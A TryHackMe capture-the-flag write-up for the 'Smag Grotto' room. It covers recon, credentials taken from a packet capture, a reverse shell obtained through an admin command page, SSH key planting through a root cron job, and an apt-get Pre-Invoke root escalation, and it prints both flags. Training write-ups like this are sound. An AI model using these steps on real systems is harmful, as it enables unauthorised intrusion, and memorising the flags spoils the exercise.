TryHackMe Room Write-up

Title: Smag Grotto

Description: Follow the yellow brick road.

Author: Igor Buszta

Smag Grotto

Description: Deploy the machine and get root privileges.

Objective: What is the user flag? What is the root flag?

Tools: macOS, vim, nmap, gobuster, ffuf, netcat, Wireshark, browser

Task might only seem simple. Let's get started with fundamentals – nmap scan.

```
> sudo nmap -sC -sV 10.80.132.141
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-17 14:23 +0100
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 14:24 (0:00:06 remaining)
Nmap scan report for 10.80.132.141
Host is up (0.071s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   2048 74:e0:e1:b4:05:85:6a:15:68:7e:16:da:f2:c7:6b:ee (RSA)
|   256 bd:43:62:b9:a1:86:51:36:f8:c7:df:f9:0f:63:8f:a3 (ECDSA)
|_  256 f9:e7:da:07:8f:10:af:97:0b:32:87:c9:32:d7:1b:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Smag
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.50 seconds
```


Picture 1: nmap scan results.

We see two ports open: 22 (SSH) and 80 (http) that means there is a web service running. I went ahead and scanned for any subdirectories and subdomains using gobuster.

```
> gobuster dir -u 10.80.147.135 -w ~/Downloads/dsplusleakypaths.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.80.147.135
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /Users/igorrob/Downloads/dsplusleakypaths.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 402]
/.htaccess            (Status: 403) [Size: 278]
/mail                 (Status: 301) [Size: 313] [--> http://10.80.147.135/mail/]
/.htpasswd            (Status: 403) [Size: 278]
/.htpasswds           (Status: 403) [Size: 278]
/./../../../../../../../../../../etc/passwd (Status: 400) [Size: 305]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/index.php/admin/     (Status: 200) [Size: 402]
/index.php            (Status: 200) [Size: 402]
/server-status        (Status: 403) [Size: 278]
/static/../../../a/../../../../etc/passwd (Status: 400) [Size: 305]
Progress: 3521 / 3521 (100.00%)
===============================================================
Finished
===============================================================
```

Picture 2: gobuster results: /mail available for us.

Without wasting our time, let's dive straight into the /mail directory.



Picture 3: http://[TARGETIP]/mail site.

There are 3 people in the conversation: netadmin, Jake and Uzi – potential SSH usernames.

Let's download the file using wget as the netadmin commands.

```
<a href="../aW1wb3J0YW50/dHJhY2Uy.pcap">dHJhY2Uy.pcap
</a> == $0
```

Picture 4: inspecting the link on website.

```
> wget http://10.80.147.135/aW1wb3J0YW50/dHJhY2Uy.pcap
--2026-02-17 18:33:39--  http://10.80.147.135/aW1wb3J0YW50/dHJhY2Uy.pcap
Łączenie się z 10.80.147.135:80... połączono.
Żądanie HTTP wysłano, oczekiwanie na odpowiedź... 200 OK
Długość: 1209 (1,2K) [application/vnd.tcpdump.pcap]
Zapis do: `dHJhY2Uy.pcap'

dHJhY2Uy.pcap       100%[===================>]   1,18K  --.-KB/s     w 0s

2026-02-17 18:33:39 (60,7 MB/s) - zapisano `dHJhY2Uy.pcap' [1209/1209]
```

Picture 5: downloading the file from server.

.pcap file is extension used in Wireshark to save captured network communication. Let's use Wireshark then.

```
Info
34030 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=1072794 TSecr=0 WS=128
80 → 34030 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=528280 TSecr=1072794 WS=128
34030 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1072794 TSecr=528280
POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
80 → 34030 [ACK] Seq=1 Ack=203 Win=30080 Len=0 TSval=528280 TSecr=1072794
HTTP/1.1 200 OK
34030 → 80 [ACK] Seq=203 Ack=148 Win=30336 Len=0 TSval=1072794 TSecr=528280
34030 → 80 [FIN, ACK] Seq=203 Ack=148 Win=30336 Len=0 TSval=1072794 TSecr=528280
80 → 34030 [FIN, ACK] Seq=148 Ack=204 Win=30080 Len=0 TSval=528280 TSecr=1072794
34030 → 80 [ACK] Seq=204 Ack=149 Win=30336 Len=0 TSval=1072794 TSecr=528280
```

Picture 6: selected traffic from .pcap file in Wireshark.

Luckily for us, there isn't much to investigate – only one POST method used at /login.php.

```
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▼ Form item: "username" = "helpdesk"
      Key: username
      Value: helpdesk
  ▼ Form item: "password" = "cH4nG3M3_n0w"
      Key: password
      Value: cH4nG3M3_n0w
```

Picture 7: captured credentials.

Nice, now we need to head to /login.php. But where? There was something else in this packet.

```
> Content-Length: 39\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  \r\n
  [Response in frame: 6]
  [Full request URI: http://development.smag.thm/login.php]
  File Data: 39 bytes
```


Picture 8: URL used to log in with credentials.

That's the time we added the domain to /etc/hosts file.

```
10.80.147.135    smag.thm        development.smag.thm
```

Picture 9: new line in /etc/hosts.

After logging in I got access to admin.php site.



Picture 10: website accessed after logging in.

Our task is to escalate privillages to root and find flags. This one is rubbing the Reverse Shell in our faces. Let's setup netcat to listen on port 4444 and inject a command.

Picture 11: injecting shell to server.

```
> nc -lvnp 4444

Connection from 10.80.147.135:43418
bash: cannot set terminal process group (709): Inappropriate ioctl for device
bash: no job control in this shell
www-data@smag:/var/www/development.smag.thm$
www-data@smag:/var/www/development.smag.thm$
```

Picture 12: terminal output after injecting shell – captured session.

For our own sake and comfort, let's stabilize this shell.

```
$ /usr/bin/script -qc /bin/bash /dev/null
www-data@smag:/var/www/development.smag.thm$ ^Z
[1]  + 3460 suspended  sudo nc -lvnp 4444
> stty raw -echo; fg
[1]  + 3460 continued  sudo nc -lvnp 4444
```

Picture 13: stabilizing shell.

But what should we look for? We could go over every file on the server, but instead of doing that, let the server guide us itself to the interesting files. There ar emany files containing interesting information: /etc/passwd is one of it but /etc/crontab is the second one. We can manipulate reachable files to execute in root-only directories and files.

```
www-data@smag:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.monthly )
*  *    * * *   root    /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/ja
ke/.ssh/authorized_keys
#
```

Picture 14: crontab contents.

Bingo bango. There's a backup of jake's ssh public key being inserted into file in jake's catalog. It runs every minute and as we find out, we can't reach authorized keys but sure as hell we can reach the /opt/.backups/.

Supposing we modify the backup file and change jake's key into our own. It get's uploaded to his catalog. After that we should be able to login as jake (ssh works on key exchange). Let's generate the rsa key (in the file name) on our own device.

```
> ssh-keygen -t rsa -f my-key
Generating public/private rsa key pair.
Enter passphrase for "my-key" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in my-key
Your public key has been saved in my-key.pub
The key fingerprint is:
SHA256:bQeEEg/8fwut6vobXbbaK5DasiUT72BVdiCtqAZAA9s igorrob@MacBook-Air-Igor.loca
l
The key's randomart image is:
+---[RSA 3072]----+
|+o   .o..oo      |
|.o.   oo.o..     |
|..E    +..+ .    |
|  .   . o+ o     |
|   . .. Soo.+    |
|    o  +ooo+o.   |
|   .  =o+..+..   |
|     .o*..oo.    |
|      o**o..o.   |
+----[SHA256]-----+
```

Picture 15: generating public key and identification.

```
> cat my-key.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC729DYV49uDhCjl3TX0+JXOf1LRNTPmrT/sT2ld2YY
BlSjcOHpYPh7oggHPUyi54Ng2VBtGoVAa/y1L6K5rs6tiCwqZsIOfg7WUSjovlUUWyakBXSSDGofhD67
ddQSHRUbQorZwqg5JugOIf6TqYdghwiRSTiqER9fGAPSqUcWcf4J31wwZS64E7ePfFMuNTQQuH9IXARf
V8d/LcJ7BUsEYBu2fHOjsSKhvNhIaqetRe8wxIHUycP+57SUzPEpTEqKAEo37aa+fywtPhe0Xn/GXkbX
NvfddZ3Sbc5zvUeLtBqVjA9ooiePxyP1hyPfWtZ+IloQhdmbmSOOiK8Q8senezDyrOWuQ9MoN9M0zrm6
zAHZYLNH72NVaLchui9szrjmo+Gz0bt/pEkXXfeai/6VYh3kBkh6OdRXxrOeqvAfBLIyWEEgsWYrjVT8
ETZlb42YnwCRFgcyDxXgjUr3Td9JsSdd+ITosFY6d6eoDqhA2xZ5wDJS/4IgFiEPD60TCDU= igorrob
@MacBook-Air-Igor.local
```

Picture 16: public key contents.

Let's copy-paste it to the file which cron handles and log in through ssh.

```
> ssh -i my-key jake@10.82.178.210
The authenticity of host '10.82.178.210 (10.82.178.210)' can't be established.
ED25519 key fingerprint is SHA256:N0hcdtAhlytMwu8PGLVD+c0ZKcV7TMNWnOr0wVw0Wp8.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: 10.80.132.141
    ~/.ssh/known_hosts:9: 10.80.147.135
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.82.178.210' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Fri Jun  5 10:15:15 2020
jake@smag:~$
```

Picture 17: logging as jake via ssh.

Fantastic! Let's look around for user flags.

```
jake@smag:~$ ls
user.txt
jake@smag:~$ cat user.txt
iusGorV7EbmxM5AuIe2w499msaSuqU3j
```

Picture 18: flag found in jake's directory.

We found our first flag. Now we should look for ways to escalate our privillages to root. Let's see what we can do as Jake.

```
jake@smag:/$ sudo -l
Matching Defaults entries for jake on smag:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User jake may run the following commands on smag:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get
jake@smag:/$
```

Picture 19: sudo -l command.

sudo -l lists us the commands we can run as root. Seems like we can use apt-get to install and update packets. But we don't want to play around installing different things, we want to be able to move around as root.

But apt-get is not only for managing packets, it allows us to create our own scripts and run them before or after installing something. Let's cook.

```
jake@smag:/$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/bash
```

Picture 20: running the /bin/bash shell.

With -o we run the script before updating repository. We specify with APT::Update::Pre-Invoke:: what command we want to run as root before it updates. By typing in /bin/bash we create new root terminal session.

We can see if it worked by dolar sign ($) changing into hash sign (#). We head straight into /root directory (there's usually root.txt with flag).

```
root@smag:/# cat /root/root.txt
uJr6zRgetaniyHVRqqL58uRasybBKz2T
```

Picture 21: root flag.

I used to really hate those rooms when I first started learning netcat and how web works, but now I find it really exciting and challenging but in a fun way.

Thanks for walking me through this room :]